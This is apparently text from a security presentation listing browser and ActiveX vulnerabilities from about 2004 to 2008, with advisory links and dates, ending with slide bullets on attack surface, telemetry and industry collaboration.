MS07-033	IE	DirectSpeech ActiveX
MS07-055	IE	Vulnerabilities in .TIF file parsing
MS07-069	IE	DirectX Media ActiveX
MS08-016	Word	File path vulnerabilitin in MSO
MS08-017	IE	OWC.Spreadsheet Control
MSRC 8201	IE	Works WksPictureInterface
MS08-041	IE	MS Access Snapshot control
MS08-053	IE	Buffer Overflow in Windows Media Encoder
MSRC 8520	IE	MSMask32.ocx
HTMLHelp	Winhlp32	long filename buffer overrun (SWIAT OCA 655)
SWIAT OCA 914	Wordpad	MSWRD8.WPC!ChFindTermInPiece

Vulnerability	Application	Description	Advisory
Apple Quicktime	IE	RTSP handler http://secunia.com/advisories/23540/	1/2/2007
WinZip	IE	CreateNewFolderFromName vulnerability	12/31/2006
Yahoo 1	IE	Yahoo Webcam YWcVwr.WcViewer Control	6/8/2007
Yahoo 2	IE	Installer Widget http://www.kb.cert.org/vuls/id/120760	8/17/2007
Yahoo 3	IE	Upload Control Send() / Initialize() vuln	6/19/2007
Yahoo 4	IE	CYFT object	9/19/2007
Yahoo 5	IE	http://www.milw0rm.com/exploits/5043	2/2/08
Yahoo 6	IE	http://milw0rm.com/exploits/5052	2/3/2008
Firefox 1	Firefox	www.securiteam.com/securitynews/6K00C0UEUU.html	12/13/2005
Firefox 2	Firefox	http://www.securiteam.com/exploits/5LP090KJFW.html	8/2/2006
Firefox3	Firefox	http://secunia.com/advisories/25984/	7/10/2007
Opera	Opera	Opera iframe vulnerability (0-day)	10/29/2007
Sun Java VM	IE	Unknown Sun Java VM	11/22/04
Sun Java VM2	IE	Unknown Sun Java VM	11/22/04
AOL aim:	IE	AOL AIM protocol http://secunia.com/advisories/26086/	7/17/2007
AOL Superbuddy	IE	http://dvlabs.tippingpoint.com/advisory/TPTI-07-03	7/18/2006
Real player 1	IE	http://securityvulns.com/docs7966.html	2/03/2005
Real player 2	IE	http://www.frsirt.com/english/advisories/2007/3548	10/22/2007
Real Player 3	IE	http://secunia.com/advisories/29315/	3/11/2008
Bearshare AX	IE	http://secunia.com/secunia_research/2007-50/advisory/	09/05/2007
jetAudio 7.x AX	IE	ActiveX DownloadFromMusicStore Vulnerability	09/19/2007
Edraw Office	IE	http://www.frsirt.com/english/advisories/2007/3710	08/16/2007
Zenturi	IE	http://www.frsirt.com/english/advisories/2007/2000	5/31/2007
IncrediMail AX	IE	http://www.milw0rm.com/exploits/3877	5/8/2007
SonicWall AX	IE	http://www.milw0rm.com/exploits/4594	11/1/2007
GOM Player	IE	http://www.frsirt.com/english/advisories/2007/3634	10/29/2007
Acer ActiveX	IE	http://www.kb.cert.org/vuls/id/221700	11/19/2006
Hp.Revolution	IE	http://retrogod.altervista.org/telecom_regkey.html	9/3/2007
Bitdefender AX	IE	http://research.eeye.com/html/advisories/published/AD20071120.html	10/24/2007
HPQ utils	IE	http://securityreason.com/securityalert/3143	9/19/2007
AskJeeves	IE	http://xforce.iss.net/xforce/xfdb/36757	9/24/2007
Vuln.dll	IE	http://amxking.bokee.com/viewdiary.179927034.html	12/19/2007
iMesh	IE	http://www.securiteam.com/windowsntfocus/6N00B2AKKU.html	12/18/2007
ImageUploader	IE	http://www.milw0rm.com/exploits/5025	1/31/2008

In closing

- Tenant bring their adversaries with them
- A choice of technology is a choice of attack surface
- Problem span vendors, technology, geos, and industry
- Collaboration and partnership are crucial
- Telemetry centric controls are vital to discovering attacks early
- Getting privacy right is a MUST